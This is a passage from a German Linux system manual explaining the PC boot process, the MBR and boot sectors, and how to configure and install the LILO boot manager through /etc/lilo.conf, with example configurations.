Nach dem Einschalten des Rechners werden vom \Leftrightarrow *BIOS* (engl. *Basic Input Output System*) Bildschirm und Tastatur initialisiert sowie der Hauptspeicher getestet. Bis zu diesem Zeitpunkt existieren noch keine Massenspeichermedien in der Welt Ihres PCs!

Nachdem das Rumpfsystem seine „Innenschau“ beendet hat, kann es sich der Erkundung der übrigen Welt widmen. Informationen über aktuelles Datum, Zeit und eine Auswahl der wichtigsten Peripherie-Geräte werden aus den CMOS-Werten (*CMOS setup*) ausgelesen. Da nun die erste Festplatte einschließlich ihrer Geometrie bekannt sein sollte, kann das Laden des Betriebssystems von dort beginnen.

Dazu wird von der ersten Festplatte der physikalisch erste Datensektor von 512 Byte Größe in den Speicher geladen, und die Programmkontrolle geht auf das Programmchen zu Beginn dieses Sektors über. Die Abfolge der auf diese Weise ausgeführten Anweisungen bestimmt den weiteren Ablauf des Bootvorgangs. Die ersten 512 Byte auf der ersten Festplatte werden deshalb auch als *Master Boot Record* (\Leftrightarrow *MBR*) bezeichnet.

Die Zusammenhänge – wenngleich hier nur sehr verkürzt und vereinfacht wiedergegeben – erlauben bereits zwei für das Verständnis des Folgenden wichtige Beobachtungen: Bis zu diesem Zeitpunkt (Laden des MBR) läuft der Bootvorgang völlig unabhängig vom installierten System auf jedem PC immer gleich ab, und der PC hat bis dahin zum Zugriff auf die Peripherie lediglich die im BIOS gespeicherten Routinen (Treiber) zur Verfügung.

Master Boot Record

Die Struktur des MBR ist durch eine betriebssystemübergreifende Konvention festgelegt. Die ersten 446 Byte sind für Programmcode reserviert.¹ Die nächsten 64 Byte bieten Platz für eine Partitionstabelle mit bis zu vier Einträgen (vgl. Abschnitt 2.8 auf Seite 69 und Abschnitt 2.9 auf Seite 70).² Die letzten 2 Byte müssen eine feste „magische Zahl“ (AA55) enthalten: ein MBR, der dort etwas anderes stehen hat, wird vom BIOS und von allen PC-Betriebssystemen als ungültig angesehen.

Bootsektoren

Bootsektoren sind die jeweils ersten Sektoren der Festplatten-Partitionen.³ Sie bieten 512 Byte Platz und sind dazu gedacht, Code aufzunehmen, der ein auf dieser Partition befindliches Betriebssystem starten kann. Die Bootsektoren formatierter DOS-, Windows- oder OS/2-Partitionen tun das auch stets (und enthalten zusätzlich noch wichtige Grunddaten des Dateisystems). Im Gegensatz dazu sind Bootsektoren von Linux-Partitionen – auch nach der Anlage eines Dateisystems – von Hause aus erst einmal leer (!). Eine Linux-Partition ist daher *nicht von selbst startbar*, auch wenn sie einen Kernel und ein gültiges Root-Dateisystem enthält.

Ein Bootsektor mit gültigem Systemstart-Code trägt in den letzten 2 Byte dieselbe „magische“ Kennung wie der MBR.

Booten von DOS oder Windows 95/98

Im DOS-MBR der ersten Festplatte ist ein Partitionseintrag als *aktiv* (engl. *bootable*) gekennzeichnet, was heißt, dass dort nach dem zu ladenden System gesucht werden soll.⁴ Der DOS-Programmcode im MBR ist die erste Stufe des Bootloaders (engl. *first stage bootloader*) und überprüft, ob auf der angegebenen Partition ein gültiger Bootsektor vorhanden ist.

Falls dies der Fall ist, kann der Code in diesem Bootsektor als „zweite Stufe“ des Bootloaders (engl. *secondary stage loader*) nachgestartet werden. Dieser lädt nun die Systemprogramme, und schließlich erscheint der gewohnte DOS-Prompt bzw. es startet die Windows 95/98-Oberfläche.

Unter DOS lässt sich nur eine einzige primäre Partition als aktiv markieren. Folglich kann das DOS-System nicht auf logischen Laufwerken in einer erweiterten Partition untergebracht werden.

4.2 Bootkonzepte

Das einfachste „Bootkonzept“ betrifft einen Rechner mit einem einzigen Betriebssystem. Eine verbreitete solche Konfiguration ist DOS oder Win-

¹ Der Code selbst – und seine Fähigkeiten – hängen allerdings sehr wohl von dem Betriebssystem ab, unter dem der MBR angelegt wurde!

² Ohne die Partitionstabelle gibt es keine Dateisysteme (MS-DOS: Laufwerke), d. h. die Festplatte ist praktisch nicht zu verwenden.

³ Ausgenommen die erweiterte Partition, die nur ein „Behälter“ für andere Partitionen ist.

⁴ Dies bedeutet insbesondere, dass DOS zwingend auf der ersten Festplatte installiert sein muss.

dows 95/98 als ausschließliches Betriebssystem auf dem Rechner. Die Abläufe in der Startphase in diesem Fall haben wir soeben geschildert.

Ein solcher Bootvorgang ist auch für einen Nur-Linux-Rechner denkbar. Dann kann theoretisch auf die Installation von *LILO* verzichtet werden. Bei einem solchen Szenario wäre es allerdings nicht möglich, dem Kernel während des Startens eine Kommandozeile (mit Spezialwünschen zum Startvorgang, zusätzlichen Hardware-Informationen usw.) mitzugeben.

Sobald mehr als ein Betriebssystem auf einem Rechner installiert ist, bieten sich verschiedene Bootkonzepte an:

Zusätzliche Systeme von Diskette booten: Ein Betriebssystem wird von Platte geladen, mit Hilfe von Boot-Disketten können alternativ weitere Betriebssysteme vom Disketten-Laufwerk aus gestartet werden.

- *Bedingung:* Ein bootfähiges Diskettenlaufwerk ist vorhanden.
- *Beispiel:* Sie installieren Linux zusätzlich auf Ihrem DOS-, Windows 95/98- oder OS/2-System und starten Linux stets von Bootdiskette.
- *Vorteil:* Sie ersparen sich die doch etwas heikle Bootloader-Installation.
- *Nachteile:* Sie müssen *sehr* darauf bedacht sein, einen Sicherheitsvorrat funktionierender Bootdisketten zu haben. Der Start dauert länger.
- Dass Ihr Linux ohne Bootdiskette nicht starten kann, mag je nach beabsichtigtem Einsatz Ihres Rechners ein Nachteil oder Vorteil sein.

Zusätzliche Systeme zur Laufzeit nachladen: Ein Betriebssystem wird bei jedem Systemstart geladen, weitere können von diesem aus optional nachgeladen werden.

- *Bedingung:* Geeignete Programme zum Nachstarten eines Systems sind vorhanden.
- *Beispiele:* Das Laden von Linux von DOS aus mit Hilfe des Programms *loadlin.exe* (vgl. Abschnitt 4.9 auf Seite 141) oder das Hochfahren eines NetWare-Servers von DOS aus mit *server.exe*.

Installation eines Bootmanagers: Ein Bootmanager erlaubt, mehrere Systeme gleichzeitig auf einem Rechner zu halten und sie abwechselnd zu nutzen. Der Benutzer wählt das zu ladende System bereits während des Bootvorgangs aus; ein Wechsel erfordert den Neustart des Rechners.

- *Bedingung:* Der gewählte Bootmanager „harmoniert“ mit allen Betriebssystemen.
- *Beispiele* für (zumindest unter bestimmten Bedingungen) mit Linux harmonisierende Bootmanager sind OS/2 (vgl. dazu Abschnitt 4.7.3 auf Seite 135) oder der DOS-Bootloader *boot.sys*.

Im folgenden wird die Installation und Konfiguration von *LILO*, dem Standard-Bootmanager für Linux-Systeme, näher erläutert – eine gründliche Beschreibung der Fähigkeiten von *LILO* findet sich in [Alm96]⁵. Es schließen sich Ausführungen zu *loadlin* an.

⁵ Mit `lpr /usr/doc/packages/lilo/user.dvi` kann diese Datei auf dem Drucker ausgegeben werden.

4.3 *LILO* stellt sich vor: Ein Überblick

LILO – Ihr Auftritt!

Der Linux-Bootloader ist für die Installation im MBR geeignet (Einzelheiten später auf der nächsten Seite und in Abschnitt 4.5 auf Seite 129). *LILO* hat Zugriff auf beide im Real Modus bekannten Festplatten und ist bereits von seiner Installation her in der Lage, alle benötigten Daten auf den „rohen“ Festplatten⁶, ohne Informationen zur Partitionierung, zu finden. Deshalb lassen sich auch Betriebssysteme von der zweiten Festplatte booten. Die Einträge in der Partitionstabelle werden im Gegensatz zum DOS-Bootvorgang ignoriert.

Der Hauptunterschied zum DOS-Bootvorgang besteht jedoch in der Möglichkeit, beim Booten zwischen dem Laden verschiedener installierter Betriebssysteme – einschließlich Linux – wählen zu können. Nach dem Laden des MBR in den Speicher wird *LILO* gestartet; *LILO* kann nun seinerseits dem Benutzer die Auswahl aus einer Liste vorinstallierter Systeme anbieten (siehe auf dieser Seite).

Was ist *LILO* und was kann er?

LILO ist ein vielseitiger Bootmanager. Er kann beim Systemstart folgende Systemprogramme laden und starten:

- Bootsektoren von Partitionen (Start eines Betriebssystems von dieser Partition)
- Linux-Kernel (Start von Linux)

Das Zweite können die meisten anderen Bootmanager nicht.

Zudem bietet er die wichtige Gelegenheit, dem Linux-Kernel eine Kommandozeile mitzugeben. Zu Sicherheitszwecken können die *LILO*-Dienste ganz oder teilweise passwortgeschützt werden.

Wie sieht das Booten mit *LILO* aus?

Wenn *LILO* startet, gibt er den Text `LILLO` und eine Begrüßungsmeldung aus – letztere haben Sie ihm bei der Konfiguration selbst mitgegeben (vgl. Abschnitt 4.4.2 auf Seite 126). Danach erscheint eine Eingabeaufforderung (Prompt):

```
boot :
```

Hier wählen Sie durch Eingabe eines Namens Ihr gewünschtes Betriebssystem aus, das dann sofort gestartet wird. Die Namen für Ihre Betriebssysteme haben Sie gleichfalls selbst vorher bei der Konfiguration vergeben. Einem Linux-Kernel können Sie an dieser Stelle eine Kommandozeile mitgeben. Eine Liste aller Namen können Sie sich mit `(Tab)` (= Taste `(Tab)`) anzeigen lassen.

⁶ Von einem „rohen“ Datenträger (engl. *raw device*) spricht man, wenn auf ein Blockgerät (Festplatte, Partition, Diskette ...) direkt als einzelne (Geräte-)Datei zugegriffen wird, nicht über ein darauf angelegtes *Dateisystem*.

Woraus besteht LILO?

Die LILO-Startmaschinerie umfasst die folgenden Bestandteile⁷:

- einen *LILO-Bootsektor* mit einem Anfangsstück („erste Stufe“) des *LILO*-Codes, das den eigentlichen *LILO* beim Systemstart aktiviert
- den *LILO*-Maschinencode (sein „Herz“).
Standardlokation: `/boot/boot.b`
- eine *Map-Datei*, in der *LILO* bei seiner Installation einträgt, wo die Linux-Kernel und sonstigen Daten, die er braucht, zu finden sind.
Standardlokation: `/boot/map`
- optional: eine *Message-Datei*, deren Inhalt vor der *LILO*-Bootauswahl als Begrüßungsbotschaft ausgegeben wird. Übliche Lokation: `/boot/message` (oder ähnlich)
- die verschiedenen Linux-Kernel und Bootsektoren, die *LILO* zum Starten anbieten soll.

Jeder Schreibzugriff (auch durch Dateiverschiebung) auf eines dieser Bestandteile macht die *Map-Datei* ungültig und daher eine *Neu-Installation von LILO* erforderlich (siehe auf Seite 129)! Dies betrifft vor allem den Wechsel zu einem neuen Linux-Kernel.



Wo kann LILO installiert werden?

Gemeint ist mit dieser Frage in Wirklichkeit meist der *LILO*-Bootsektor („erste Stufe“). Bevor wir darauf eingehen, wollen wir aber gleich hier auf eine generelle Einschränkung hinweisen:

Dies kann man durch eine kleine Extrapartition erreichen die unter dem Verzeichnis `/boot` eingehängt (gemountet) wird und die komplett innerhalb der ersten 1024 Zylinder liegt.

Alle Bestandteile der *LILO*-Startmaschinerie und das Kernelimage `/boot/vmlinuz` müssen bei Festplatten in den *ersten 1024 Zylindern* liegen!

Dies kann man durch eine kleine Extrapartition erreichen, die unter dem Verzeichnis `/boot` eingehängt („gemountet“) wird und die komplett innerhalb der ersten 1024 Zylinder liegt.



Nur diese physikalischen Bereiche sind schon während der Systemstartphase mit den BIOS-Treibern erreichbar. Noch dazu ist man in der Regel auf die *ersten beiden Festplatten* eingeschränkt. Wenn Sie ein älteres BIOS haben, gilt möglicherweise zudem: das zusätzliche Vorhandensein von (E)IDE-Festplatten schließt gleichfalls vorhandene SCSI-Geräte von der Bootfähigkeit aus.

⁷ Übrigens: Die von *LILO* installierten Bootsektoren enthalten eine Byte-Sequenz, die auch für Bootsektorviren charakteristisch ist. Daher ist es nicht verwunderlich, wenn DOS-Virens Scanner in Dateien wie `/boot/chain.b` oder `/boot/os2_d.b` das *AIRCOP*-Bootsektor-Virus gefunden zu haben glauben. ; -)

Erst ein neueres BIOS lässt in der Regeln den Zugriff auf weitere Geräte zu: so etwa in Verbindung mit EIDE-Festplattencontrollern auf bis zu vier EIDE-Platten. Viele moderne BIOS/SCSI-Hostadapter Kombinationen erlauben sogar das „Nach-vorne-Schieben“ von SCSI-Platten hinsichtlich der Bootfähigkeit. Zur Nutzung dieser Möglichkeit mit *LILO* vgl. die Beschreibung der **disk**-Option auf Seite 127.

All das fassen wir der Einfachheit halber unter dem Schlagwort *1024-Zylinder-Grenze* zusammen. Sie ist schon bei der Partitionierung Ihrer Festplatten *vor* der Linux-Erstinstallation unbedingt zu berücksichtigen – danach ist es zu spät und macht Ihnen möglicherweise eine Menge zusätzlicher Arbeit! Einzelheiten zum Umgang damit später unter Abschnitt 4.8.2 auf Seite 138.

Für den *LILO*-Bootsektor stehen folgende Installationsziele zur Auswahl:

- **Auf einer Diskette**

Dies ist die sicherste, aber auch langsamste Methode, mit *LILO* zu booten (siehe auf Seite 132). Wem auch nach der Lektüre dieses Kapitels die Veränderung der Bootsektoren ein Gräuel ist, der sollte (zunächst) die Disketten-Variante wählen.

- **Im Bootsektor einer primären Linux-Partition der ersten Festplatte**

Diese Variante lässt den MBR unberührt. Vor dem Booten muss diese Partition mit *fdisk* als aktiv markiert werden. Wenn Linux ganz auf logischen Laufwerken oder Partitionen der zweiten Festplatte eingerichtet wurde, bleibt für *LILO* nur der Bootsektor der erweiterten Partition der ersten Festplatte – sofern diese existiert – übrig. Linux *fdisk* kann auch diese Partition aktivieren.

Wenn Sie mehrere Betriebssysteme von der Festplatte booten wollen, ist dieses Verfahren allerdings etwas umständlich: jedesmal *vor* einem Betriebssystem-Wechsel müssen Sie unter dem bisherigen Betriebssystem dessen Startpartition deaktivieren und die des nächsten Betriebssystem aktivieren. Die folgenden beiden Verfahren sind für diesen Fall besser geeignet.

- **Im Master Boot Record**

Diese Variante bietet die größte Flexibilität. Insbesondere ist dies die einzige Möglichkeit, Linux von Festplatte aus zu booten, wenn sämtliche Linux-Partitionen auf der zweiten Festplatte liegen, und auf der ersten keine erweiterte Partition zur Verfügung steht. Ein Veränderung des MBR birgt aber bei unsachgemäßer Installation auch gewisse Risiken. Die nötigen Sicherheitsmaßnahmen kommen in Abschnitt 4.5 auf Seite 129 zur Sprache.

- **Wenn Sie bisher einen anderen Bootmanager verwendet haben...**

... und ihn weiterverwenden wollen, gibt es, je nach dessen Fähigkeiten, noch weitere Möglichkeiten. Ein häufiger Fall: Sie haben eine primäre Linux-Partition auf der zweiten Platte, von der aus Sie Linux starten wollen. Ihr anderer Bootmanager wäre imstande, diese Partition über den Bootsektor zu starten. Dann können Sie diese Partition startbar machen, indem Sie *LILO* in ihrem Bootsektor installieren, und sie dem anderen Bootmanager als startbar melden.

Vorsicht aber mit dem Wunsch, eine *logische* Linux-Partition startbar zu machen, indem Sie *LILO* dort installieren: Es geht oft gut; aber selbst wenn Ihr anderer Bootmanager logische Partitionen starten könnte, ist der Erfolg z. Z. ausdrücklich *nicht garantiert*.



Sie können es natürlich ausprobieren, am besten zunächst mit einer ganz kleinen Linux-Installation. Möglicherweise haben Sie Glück – besser ist es aber auf jeden Fall, doch wenigstens eine primäre startbare Linux-Partition einzuplanen!

4.4 Ein LILO nach Maß: Konfiguration

Als flexibler Bootmanager bietet *LILO* zahlreiche Möglichkeiten, seine Konfiguration den individuellen Erfordernissen anzupassen. Die wichtigsten Optionen und ihre Bedeutung werden im folgenden erläutert. Für eine umfassende Beschreibung sei auf [Alm96] verwiesen.

Die Konfiguration von *LILO* wird in der Datei `/etc/lilo.conf` eingetragen. Bei einer Erstinstallation von Linux empfehlen wir, dies zunächst von YaST durchführen zu lassen. Eine eventuell nötige Nachbearbeitung von `lilo.conf` kann auf der von YaST erstellten Datei aufbauen.

Die Datei `/etc/lilo.conf` sollte nur für `'root'` lesbar sein, da sie Passwörter enthalten kann (vgl. Abschnitt 4.4.2 auf Seite 126); dies ist Standard bei SuSE Linux; schauen Sie einmal nach – im Zweifelsfall hilft der Befehl:

```
erde: # chmod 0600 /etc/lilo.conf
```



Es ist ratsam, die bei der letzten *LILO*-Installation verwendete Konfigurationsdatei sorgfältig aufzubewahren und vor jeder Änderung eine Sicherheitskopie herzustellen. Eine Änderung wird erst wirksam, indem Sie *LILO* mit der neuesten Fassung der Konfigurationsdatei neu installieren (Abschnitt 4.5 auf Seite 129)!

4.4.1 Der Aufbau der Datei `lilo.conf`

Die `/etc/lilo.conf` beginnt mit einem *globalen Abschnitt* (engl. *global options section*) mit allgemeinen Einstellungen, gefolgt von einem oder mehreren *System-Abschnitten* (engl. *image sections*) für die einzelnen Betriebssysteme, die *LILO* starten soll. Ein neuer Systemabschnitt wird jeweils eingeleitet durch eine Zeile mit der Option **image** oder **other**.

Die Reihenfolge der einzelnen Betriebssysteme in der `lilo.conf` ist nur insofern von Bedeutung, als das *zuerst* in der Liste aufgeführte System automatisch gebootet wird, wenn keine Benutzereingabe erfolgt – gegebenenfalls nach Ablauf einer vorkonfigurierten Wartezeit (s. u. die Optionen **delay** und **timeout**).

Datei 4.4.1 auf der nächsten Seite zeigt eine Beispielkonfiguration auf einem Rechner mit Linux und DOS. Zur Auswahl beim Booten sollen stehen: ein neuer und ein alter Linux-Kernel auf der gegenwärtigen Root-Partition (primär, auf der zweiten Platte), sowie MS-DOS (oder Windows 95) auf `/dev/hda1`.

4. Booten und Bootmanager

```
# LILO Konfigurations-Datei
# Start LILO global Section
boot=/dev/hda          # LILO Installationsziel: MBR
backup=/boot/MBR.hda.970428 # Backup-Datei für alten MBR
                        # vom 28. Apr 1997
#compact              # faster, but won't work on all systems.
#linear
message=/boot/message # LILO's Begrüßungsmeldung
prompt
password = q99iwr4     # Allgemeines LILO Passwort
timeout=100           # 10 s am Prompt warten, bevor Voreinstellung
                        # gebootet wird
vga = normal          # normaler Textmodus (80x25 Zeichen)
# End LILO global section

# Linux bootable partition config begins
image = /boot/vmlinuz # Voreinstellung
  root = /dev/hdb3    # Root-Partition für Kernel
  read-only
  label = Linux
# Linux bootable partition config ends

# Second Linux bootable partition config
image = /boot/vmlinuz.old
  root = /dev/hdb3
  read-only
  label = Linux.old
# 2nd Linux bootable partition config ends

# DOS bootable partition config begins
other = /dev/hda1
  label = DOS
  loader = /boot/chain.b
  table = /dev/hda
# DOS bootable partition config ends
```

Datei 4.4.1: Beispielkonfiguration in /etc/lilo.conf

In /etc/lilo.conf ist alles von einem # bis zum Zeilenende Kommentar. Er wird – ebenso wie Zwischenraum – von *LILO* ignoriert und kann zur Verbesserung der Lesbarkeit verwendet werden.

Gehen wir einmal die wichtigsten Zeilen Schritt für Schritt durch. Die weiteren Optionen sind in Abschnitt 4.4.2 auf Seite 126 beschrieben.

- **Globaler Abschnitt** (Parameterteil)

- **boot=<bootdevice>**

Device auf dessen erstem Sektor der *LILO*-Bootsektor installiert werden soll (das Installationsziel).

<bootdevice> kann sein: ein Diskettenlaufwerk (/dev/fd0), eine Partition (z. B. /dev/hdb3), oder eine ganze Platte (z. B. /dev/hda): letzteres bedeutet die Installation im MBR.

Voreinstellung: Fehlt diese Angabe, wird *LILO* auf der gegenwärtigen Linux-Rootpartition installiert.

– **prompt**

Erzwingt das Erscheinen der *LILO*-Eingabeaufforderung (⇔ *Prompt*). Die Voreinstellung ist: kein Prompt! (Vgl. Abschnitt 4.4.2 auf der nächsten Seite, Option **delay**.)

Empfohlen, sobald *LILO* mehr als nur ein System starten soll. Zusammen damit sollte auch die **timeout**-Option gesetzt werden, damit ein automatischer Reboot möglich ist, wenn keine Eingabe am Prompt erfolgt.

– **timeout=<zehntelsekunden>**

Setzt eine Auszeit für Eingaben am Prompt und ermöglicht dadurch einen automatischen Reboot, wenn nicht rechtzeitig eine Eingabe erfolgt ist. <zehntelsekunden> ist dabei die verbleibende Zeit in Zehntelsekunden für eine Eingabe. Drücken von (Shift ↑) am Prompt lässt die Auszeit von neuem starten. Voreinstellung: keine zeitliche Begrenzung, d. h. es wird kein automatischer Reboot durchgeführt!

• **Linux-Abschnitt**

– **image=<kernelimage>**

Hier muss der Name des zu bootenden Kernel-Images stehen. Dies wird in der Regel `/boot/vmlinuz` sein – bzw. bei älteren SuSE Linux-Systemen (vor Version 6.0) `/vmlinuz` oder `/zImage`.

– **label=<name>**

Innerhalb der `/etc/lilo.conf` eindeutiger, aber sonst frei wählbarer Name für das System (z. B. **Linux**). Maximale Länge 15 Zeichen: möglichst nur Buchstaben, Ziffern und Unterstrich – keine Leerzeichen, Sonderzeichen wie deutsche Umlaute u. Ä.⁸. Voreinstellung: der Dateiname des Kernel-Images (z. B. `/boot/vmlinuz`).

Durch Eingabe dieses Namens wählen Sie beim Systemstart an der *LILLO*-Eingabeaufforderung das gewünschte Betriebssystem zum Starten aus. Bei mehreren Systemen empfiehlt es sich, eine nähere Beschreibung der Namen und Systeme in einer message-Datei (s. Abschnitt 4.4.2 auf der nächsten Seite, Option **message**) bereitzustellen.

– **root=<rootdevice>**

Damit gibt *LILO* dem Kernel die Rootpartition (z. B. `/dev/hda2`) des Linux-Systems an. Zur Sicherheit empfohlen! Wird diese Option weggelassen, nimmt der Kernel die in ihm selbst eingetragene Rootpartition⁹.

• **Anderes System**

– **other=<partition>**

Mit **other** werden dem *LILLO* Startpartitionen anderer Systeme zum Booten bekanntgemacht (z. B. `/dev/hda1`).

⁸ Die genauen Regeln für erlaubte Zeichen finden Sie in [Alm96], Abschnitt 3.2.1.

⁹ Zu sehen mit dem Kommando `rdev <kernelimage>`.

– loader=<Boot-Loader>

Für das Laden eines fremden Bootsektors baut *LILO* in seiner Map-Datei einen „Pseudo-MBR“ (beim Booten startet erst *LILO* den Pseudo-MBR, und dieser dann den fremden Bootsektor). Diese Option gibt die Datei an, aus der der Code für den Pseudo-MBR zu nehmen ist.

Voreinstellung und generell richtig: `/boot/chain.b`.

Manchmal soll ein Betriebssystem, das von der ersten Festplatte gebootet werden will (z. B. DOS), dennoch mit *LILO* von einer anderen Platte gestartet werden. Die Zusatzoptionen `map-drive=<Nummer>` und `to=<Nummer>` gestatten es, diese beiden Platten anhand ihrer BIOS-Gerätenummern zu „vertauschen“. Beispiel: Datei 4.4.2.

Der Loader `os2_d.b` dient dazu, OS/2 von der zweiten Festplatte zu booten¹⁰. *Neu ab LILO-Version 20*: auch bei diesem Loader muss das „Vertauschen“ der ersten beiden Festplatten nun ausdrücklich vorge-schrieben werden (wie im Beispiel Datei 4.4.2).

```
# Booting DOS from the second hard drive
# DOS bootable partition config begins
other = /dev/hdb1
  label = DOS
  loader = /boot/chain.b
    map-drive = 0x80      # first hd: BIOS number 0x80
    to         = 0x81      # second hd: BIOS number 0x81
    map-drive = 0x81
    to         = 0x80
  table = /dev/hdb
# DOS bootable partition config ends
```

Datei 4.4.2: `/etc/lilo.conf` Auszug: DOS von 2. Festplatte booten

– table=<ptabelle>

<ptabelle> muss das Quell-Device für die Partitionstabelle angeben, die in den Pseudo-MBR soll (in der Regel `/dev/hda` oder `/dev/sda`).

– label=<name>

Der (wiederum frei wählbare) Name für dieses System. Empfohlen. Die Voreinstellung – der bloße Device-Name der Partition – ist beim Booten nicht so aussagekräftig.

4.4.2 Weitere optionale Konfigurationmöglichkeiten (Auswahl)

Im letzten Abschnitt wurden nur die in `/etc/lilo.conf` minimal nötigen Einträge besprochen. Weitere nützliche Einstellungen folgen nun hier.

Diejenigen Optionen, die ausdrücklich als Image-Optionen gekennzeichnet sind, gehören in den Abschnitt eines einzelnen Betriebssystems. Die anderen sind für den globalen Parameterteil von `/etc/lilo.conf` gedacht.

¹⁰ `any_b.b` (Booten von B:) und `any_d.b` (Booten von der zweiten Festplatte) sind seit der *LILO*-Version 20 obsolet.

- **backup=<backup-Datei>**

Die Datei, in der *LILO* ein Backup desjenigen Bootsektors ablegt, in den er anschließend installiert wird. Hierfür ist `/boot/boot.xxxx` die Vorgabe, wobei `xxxx` die interne Gerätenummer der Installationspartition ist¹¹.

Wir empfehlen, einen leichter deutbaren Namen zu verwenden, etwa wie oben im Beispiel (mit Gerätenamen und Datumsangabe). Sie verzichten damit auf das eingebaute Uninstall-Feature von *LILO*; aber dies macht man unserer Meinung nach sowieso besser mit aller Sorgfalt von Hand (siehe auf Seite 130).

Wenn die Backup-Datei vorher schon vorhanden ist, legt *LILO* kein neues Backup an! Sorgen Sie daher dafür, dass hier jeweils ein neuer, ungebrauchter Dateiname verwendet wird.



- **compact**

Diese Option empfiehlt sich bei Installation des *LILO* auf Diskette. *LILLO* versucht dann, beim Start mehrere Sektoren auf einmal zu lesen und bootet u. U. schneller. Dies funktioniert leider nicht auf allen Maschinen. Bei Installation des *LILO* sollten Sie darauf verzichten: es ist sicherer, und der Zeitgewinn beträgt nur wenige Sekunden.

- **disk=<Gerätedatei>**
bios=<BIOS-Gerätenummer>
cylinders=<Anzahl>
heads=<Anzahl>
sectors=<Anzahl>

Hier kann dem *LILO* für einzelne Festplatten direkt vorgeschrieben werden, welche BIOS-Gerätenummer und Geometrie er zur Adressierung von Sektoren dieser Platte verwenden soll. Nur sehr selten erforderlich! Wichtigste Anwendung:

IDE-SCSI-Mischsysteme: Wenn Sie ein BIOS haben, das die Bootreihenfolge *SCSI vor IDE* erlaubt, und Sie diese Möglichkeit nutzen wollen, muss *LILO* extra über die geänderte Reihenfolge der Festplatten aus BIOS-Sicht informiert werden. Dies geschieht durch Zusatzeintrag in den globalen Teil der `lilo.conf` wie z. B. in Datei 4.4.3 für den Fall eines Systems mit je einer IDE- und SCSI-Platte.

```
# Enable LILO to correctly access /dev/sda and /dev/hda
# at boot time if their boot order is interchanged in
# the BIOS:
disk = /dev/sda      #   The SCSI disk is regarded as ...
    bios = 0x80      #   ... first BIOS disk;
disk = /dev/hda      #   the IDE disk is regarded as ...
    bios = 0x81      #   ... second BIOS disk.
```

Datei 4.4.3: `lilo.conf` Auszug: Bootreihenfolge: SCSI vor IDE

¹¹ Dies ist zu finden in den Kernelsourcen in `/usr/src/linux/init/main.c`, Funktion `parse_root_dev()`.

- **linear**

Die Angabe dieser Option bewirkt, dass bei der Installation von *LILO* sämtliche Referenzen auf Plattensektoren als logische anstelle physikalischer Adressen abgelegt werden, so dass sie unabhängig von der Festplattengeometrie werden. Diese Option ist für den Fall gedacht, dass bei manchen Plattencontrollern das BIOS beim Systemstart eine andere Geometrie erkennt als das laufende Linux-System. Nur selten erforderlich!

Die **linear** Option befreit *nicht* von der 1024-Zylinder-Grenze, die durch die BIOS-Geometrie der Boot-Festplatte festgelegt ist. Vgl. auch http://sdb.suse.de/sdb/de/html/kgw_lilo_linear.html.

- **message=<message-datei>**

Verweist auf eine Textdatei, die von *LILO* beim Systemstart als erstes ausgegeben wird. Sie soll nicht mehr als 24 Zeilen haben (sonst scrollt sie weg) und kann z. B. einen Überblick über die anstehende *LILO*-Bootauswahl geben. Eine solche Startmeldung kennen Sie übrigens bereits von der mitgelieferten SuSE-Bootdiskette. Empfohlen.



Wird diese Option verwendet, so gehört die *message*-Datei zur *LILO*-Startmaschinerie. Jede Änderung dieser Datei macht eine Neuinstallation von *LILO* erforderlich (Abschnitt 4.5 auf der nächsten Seite)!

- **password=<passwort>**

Kann sowohl am Anfang im Parameter-Abschnitt, als auch in einzelnen Systemabschnitten stehen. Sichert den Zugriff auf die *LILO*-Dienste bzw. auf das Booten des betreffenden Systems mit einem Passwort ab. Wenn Sie damit Ernst machen, sollten Sie das Passwort nach der ersten Verwendung dieser *lilo.conf* gleich wieder herauslöschen – als *root* können Sie sowieso jederzeit durch Neu-Installation von *LILO* ein neues Passwort setzen. – Es empfiehlt sich, zusätzlich die Option **restricted** zu setzen. Andernfalls kann man mit einem Parameter womöglich direkt eine Shell starten; vgl. die Manual-Page von *lilo.conf* (**man lilo.conf**)!

- **read-only**

Mit dieser Image-Option weist *LILO* den betreffenden Kernel an, die Rootpartition zunächst *read-only* zu mounten, wie es beim Start von Linux-Systemen generell üblich ist. Wird diese Option weggelassen, verwendet der Kernel die in ihm selbst eingetragene Voreinstellung¹².

- **delay=<zehntelsekunden>**

Wenn der Prompt *nicht* zwingend vorgeschrieben worden ist, kann der Benutzer dennoch zur Startzeit von *LILO* durch Tastendruck ((**Shift** ↑), (**Strg**), (**Alt**)) einen Prompt anfordern. Die **delay** Option gibt die Zeit vor, die *LILO* nach seinem Start auf einen solchen Tastendruck wartet, bevor er automatisch das erste System aus seiner Betriebssystem-Liste lädt. Die Voreinstellung ist 0, d. h. keine Wartezeit.

¹² Zu sehen mit dem Kommando **rdev -R <kernelimage>**. Sie ist bei den Installationskernel und auch bei einem neu-übersetzten Kernel ohnehin *read-only* (prüfen!), daher braucht man diese Option normalerweise nicht.

Die **delay** Option ist natürlich *überflüssig*, wenn mit **prompt** sowieso ein Prompt zwingend angefordert wird.

- **vga=<mode>**

Wählt den VGA-Textmodus beim Start. Gültige Werte für <mode> sind `normal` (für 80x25), `ext` (für 80x50) oder `ask` (beim Booten fragen).

- **append="<parameter>"**

Image-Option für Linux-Kernel. Ermöglicht die Übergabe von Kernel-Parametern wie etwa bei der Übergabe von Hardwarekomponenten, genauso wie dies am *LILO*-Prompt möglich ist. Der Kernel erhält zuerst die **append** Zeile, dann die Eingaben am Prompt; daher überwiegen im Zweifelsfall die Eingaben am Prompt.

Zum Beispiel: **append="mcd=0x300,10"**

4.5 Installation und De-Installation von LILO

Bei einer Neuinstallation von Linux führt *YaST* den Benutzer interaktiv durch die nötigen Schritte. Ein Eingreifen von Hand ist bei der Installation von *LILO* i. Allg. nicht nötig. Hier möchten wir aber davon ausgehen, dass *LILO* mit speziellen Optionen in ein bestehendes System integriert werden soll.

Die Installation eines Bootmanagers ist ein tiefer Eingriff ins System und dementsprechend heikel. Vergewissern Sie sich vor der Installation von *LILO auf jeden Fall*, dass Sie Ihr Linux, und möglichst auch Ihre anderen vorhandenen Betriebssysteme, von Diskette booten können! Vor allem *fdisk* muss zur Verfügung stehen.



Installation nach Änderung der Konfiguration

Wenn sich an den *LILO*-Komponenten (siehe auf Seite 121) etwas geändert hat oder wenn Sie Ihre Konfiguration in `/etc/lilo.conf` modifiziert haben, müssen Sie *LILO* neu installieren. Dies geschieht durch einfachen Aufruf des sog. *Map-Installers*:

```
erde: # /sbin/lilo
```

